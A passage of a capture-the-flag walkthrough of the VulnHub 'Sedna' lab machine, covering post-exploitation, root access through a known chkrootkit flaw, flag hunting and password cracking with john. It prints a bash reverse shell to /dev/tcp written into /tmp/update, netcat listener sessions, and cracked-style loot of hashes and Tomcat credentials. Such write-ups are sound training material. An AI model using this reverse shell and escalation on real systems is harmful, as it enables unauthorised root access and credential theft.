


Figure 3: writeup.exploitation.steps.2.1




Figure 4: writeup.exploitation.steps.2.2

```

root@kali: ~/toolbox/data/writeups/vulnhub.sedna # nc -nlvp 9999
listening on [any] 9999 ...
connect to [192.168.92.163] from (UNKNOWN) [192.168.92.176] 33511
Linux Sedna 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686 GNU/Linux
 21:22:30 up 22 min,  0 users,  load average: 0.01, 0.07, 0.25
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
$ uname -a
Linux Sedna 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686 GNU/Linux
$
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:53:40:6e
          inet addr:192.168.92.176  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe53:406e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:625597 errors:6 dropped:7 overruns:0 frame:0
          TX packets:488807 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:63714580 (63.7 MB)  TX bytes:133375349 (133.3 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:531 errors:0 dropped:0 overruns:0 frame:0
          TX packets:531 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:93984 (93.9 KB)  TX bytes:93984 (93.9 KB)

$

```

Figure 5: writeup.exploitation.steps.2.3

## Phase #2.5: Post Exploitation

```

1 www-data@Sedna> id
2 uid=33(www-data) gid=33(www-data) groups=33(www-data)
3 www-data@Sedna>
4 www-data@Sedna> uname
5 Linux Sedna 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686
   ↪ GNU/Linux
6 www-data@Sedna>
7 www-data@Sedna> ifconfig
8 eth0  Link encap:Ethernet  HWaddr 00:0c:29:53:40:6e
9       inet addr:192.168.92.176  Bcast:192.168.92.255  Mask:255.255.255.0
10      inet6 addr: fe80::20c:29ff:fe53:406e/64 Scope:Link
11      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
12      RX packets:625597 errors:6 dropped:7 overruns:0 frame:0
13      TX packets:488807 errors:0 dropped:0 overruns:0 carrier:0
14      collisions:0 txqueuelen:1000
15      RX bytes:63714580 (63.7 MB)  TX bytes:133375349 (133.3 MB)
16      Interrupt:19 Base address:0x2000
17 www-data@Sedna>
18 www-data@Sedna> users

```



## Phase #3: Privilege Escalation

1. While exploring `/var/www` directory we find the first flag:

```
1 cat /var/www/flag.txt
```

```
www-data@Sedna:/$ cd /var/www/
flag.txt html/
www-data@Sedna:/$ cd /var/www/
www-data@Sedna:/var/www$
www-data@Sedna:/var/www$
www-data@Sedna:/var/www$ ls -la
total 16
drwxr-xr-x  3 root      root      4096 Oct 22  2016 .
drwxr-xr-x 13 root      root      4096 Oct  7  2016 ..
-rw-r--r--  1 www-data www-data   33 Oct 22  2016 flag.txt
drwxr-xr-x  9 www-data www-data  4096 Oct 25  2016 html
www-data@Sedna:/var/www$
www-data@Sedna:/var/www$
www-data@Sedna:/var/www$
www-data@Sedna:/var/www$ cat flag.txt
bfb7e6e6e88d9ae66848b9aeac6b289
www-data@Sedna:/var/www$
```

Figure 6: writeup.privesc.steps.1.1

2. We look for presence of `chkrootkit` shell script and find at `/etc/chkrootkit/chkrootkit`:

```
1 find / -type f -name chkrootkit 2>/dev/null
2 file /etc/chkrootkit/chkrootkit
```

```
www-data@Sedna:/tmp$ find / -type f -name chkrootkit 2>/dev/null
/etc/chkrootkit/chkrootkit
www-data@Sedna:/tmp$
www-data@Sedna:/tmp$
www-data@Sedna:/tmp$ file /etc/chkrootkit/chkrootkit
/etc/chkrootkit/chkrootkit: POSIX shell script, ASCII text executable
www-data@Sedna:/tmp$
```

Figure 7: writeup.privesc.steps.2.1

3. We find a local privilege escalation exploit for `chkrootkit` using `searchsploit` and look at steps to use this:

```
1 searchsploit chkrootkit
2 searchsploit -x 33899
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.sedna # ss chkrootkit
.....
Exploit Title                                     | Path
.....| (usr/share/exploitdb/)
.....
chkrootkit 0.49 - Local Privilege Escalation      | exploits/linux/local/33899.txt
chkrootkit - Local Privilege Escalation (Metasploit) | exploits/linux/local/38775.rb
.....
Shellcodes: No Result
root@kali: ~/toolbox/data/writeups/vulnhub.sedna #
```

Figure 8: writeup.privesc.steps.3.1

#### Steps to reproduce:

- Put an executable file named 'update' with non-root owner in /tmp (not mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root, thus effectively rooting your box, if malicious content is placed inside the file.

If an attacker knows you are periodically running chkrootkit (like in cron.daily) and has write access to /tmp (not mounted noexec), he may easily take advantage of this.

Figure 9: writeup.privesc.steps.3.2

4. For the exploit to work, we create a /tmp/update file, assign executable permissions to it and add a Bash reverse shell command to it:

```
1 touch /tmp/update
2 chmod +x /tmp/update
3 printf "bash -i >& /dev/tcp/192.168.92.163/443 0>&1 \n" >/tmp/update
4 cat /tmp/update
5 bash -i >& /dev/tcp/192.168.92.163/443 0>&1
```

```
www-data@Sedna:/tmp$ touch /tmp/update
www-data@Sedna:/tmp$ chmod +x /tmp/update
www-data@Sedna:/tmp$ printf "bash -i >& /dev/tcp/192.168.92.163/443 0>&1 \n" >/tmp/update
www-data@Sedna:/tmp$ cat /tmp/update
bash -i >& /dev/tcp/192.168.92.163/443 0>&1
www-data@Sedna:/tmp$
```

Figure 10: writeup.privesc.steps.4.1

5. Once chkrootkit shell script excutes via cronjob, it will also run /tmp/update file with root privileges giving us an elevated shell:

```
1 nc -nlvp 443
```

```

root@kali: ~/toolbox/data/writeups/vulnhub.sedna # nc -nlvp 9999
listening on [any] 9999 ...
connect to [192.168.92.163] from (UNKNOWN) [192.168.92.176] 33516
bash: cannot set terminal process group (17392): Inappropriate ioctl for device
bash: no job control in this shell
root@Sedna:~#

root@Sedna:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@Sedna:~#

root@Sedna:~# uname -a
uname -a
Linux Sedna 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686 GNU/Linux
root@Sedna:~#

root@Sedna:~# ifconfig
ifconfig
Command 'ifconfig' is available in '/sbin/ifconfig'
The command could not be located because '/sbin' is not included in the PATH environment variable.
This is most likely caused by the lack of administrative privileges associated with your user account.
ifconfig: command not found
root@Sedna:~#

root@Sedna:~# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:53:40:6e brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.176/24 brd 192.168.92.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe53:406e/64 scope link
        valid_lft forever preferred_lft forever
root@Sedna:~#

```

Figure 11: writeup.privesc.steps.5.1

6. We then get the second flag at /root/flag.txt:

```

1 cat /root/flag.txt

```

```

root@Sedna:~# pwd
pwd
/root
root@Sedna:~#

root@Sedna:~#

root@Sedna:~# ls -la
ls -la
total 65776
drwx----- 5 root root      4096 Mar 12  2017 .
drwxr-xr-x 21 root root      4096 Oct  7  2016 ..
-rw-r--r-- 1 root root 67309882 Oct 24  2016 8d2daf441809dcd86398d3d750d768b5-BuilderEngine-CMS-V3.zip
-rw----- 1 root root       212 Mar 12  2017 .bash_history
-rw-r--r-- 1 root root      3106 Feb 19  2014 .bashrc
drwx----- 2 root root      4096 Oct 22  2016 .cache
drwxr-xr-x 2 root root      4096 Oct  7  2016 chkrootkit
----- 1 root root         33 Oct 22  2016 flag.txt
-rw-r--r-- 1 root root       140 Feb 19  2014 .profile
-rw-r--r-- 1 root root        66 Oct  8  2016 .selected_editor
drwx----- 2 root root      4096 Oct 22  2016 .ssh
root@Sedna:~#

root@Sedna:~#

root@Sedna:~# cat flag.txt
cat flag.txt
a10828bee17db751de4b936614558305
root@Sedna:~#

```

Figure 12: writeup.privesc.steps.6.1

7. While exploring `/etc/tomcat7` directory we come across third flag:

```

1 cat /etc/tomcat7/tomcat-users.xml

```



```

root@Sedna:~# cat /etc/tomcat7/tomcat-users.xml
cat /etc/tomcat7/tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<tomcat-users>
<!--
NOTE: By default, no user is included in the "manager-gui" role required
to operate the "/manager/html" web application. If you wish to use this app,
you must define such a user - the username and password are arbitrary.
-->
<!--
NOTE: The sample user and role entries below are wrapped in a comment
and thus are ignored when reading this file. Do not forget to remove
<!-- .. --> that surrounds them.
-->
<!--
<role rolename="tomcat"/>
<role rolename="role1"/>
<user username="tomcat" password="tomcat" roles="tomcat"/>
<user username="both" password="tomcat" roles="tomcat,role1"/>
<user username="role1" password="tomcat" roles="role1"/>
-->
<role rolename="manager-gui"/>
<user username="tomcat" password="submitthisforpoints" roles="manager-gui"/>
</tomcat-users>
root@Sedna:~#

```

Figure 13: writeup.privesc.steps.7.1

8. To obtain fourth and final flag, we need to crack hash for user `crackmeforpoints`. We created a wordlist from [https://en.wikipedia.org/wiki/90377\\_Sedna](https://en.wikipedia.org/wiki/90377_Sedna) and tried bruteforcing but it failed. We then tried bruteforcing using the `rockyou.txt` wordlist but it didn't complete on time:

```

1 cewl -m 4 -w dict.txt "https://en.wikipedia.org/wiki/90377_Sedna"
2 unshadow passwd shadow >unshadowed ; john --rules --wordlist=./dict.txt unshadowed
3 john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed

```

```

root@kali: ~/toolbox/data/writeups/vulnhub.sedna # john --rules --wordlist=./dict.txt unshadowed
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:01:33:23 DONE (2019-09-19 13:56) 0g/s 170.8p/s 341.6c/s 341.6C/s Aghtinniuming..Himining
Session completed
root@kali: ~/toolbox/data/writeups/vulnhub.sedna #

```

Figure 14: writeup.privesc.steps.8.1

```

root@kali: ~/toolbox/data/writeups/vulnhub.sedna # whr crack
crack is aliased to `unshadow passwd shadow >unshadowed ; john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed`
root@kali: ~/toolbox/data/writeups/vulnhub.sedna #
root@kali: ~/toolbox/data/writeups/vulnhub.sedna # crack
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:05 0.00% (ETA: 2019-12-21 05:35) 0g/s 107.4p/s 214.9c/s 214.9C/s evelyn..pebbles
0g 0:00:21:28 0.02% (ETA: 2019-11-23 06:23) 0g/s 172.4p/s 344.8c/s 344.8C/s dr1234..donkey10

```

Figure 15: writeup.privesc.steps.8.2

## Loot

### Hashes

```
1 root:$6┘  
   ↪ $sZyJlUny$0cHP9bd8d09rAKAlryxUjnUbH0dxgZc2uCePZMUUKSeIdALUulXLQ1iDjoEQpvZI.HTHOHUkCR.m39Xrt.....  
2 crackmeforpoints:$6$p22wX4fD$RRAamkeGIA56pj4MpM7CbrKPhShVkZnNH2NjZ8JMUP6Y/1upG.54kSph/┘  
   ↪ HSP1LFcn4.2C11cFOR7Qmo.....
```

### Credentials

```
1 tomcat: tomcat/submitthisforp.....
```

### Flags

```
1 bfbb7e6e6e88d9ae66848b9ae.....  
2 a10828bee17db751de4b93661.....
```

## References

- [+] <https://www.vulnhub.com/entry/hackfest2016-sedna,181/>
- [+] <https://www.n00py.io/2017/03/vulnhub-walkthrough-hackfest2016-sedna/>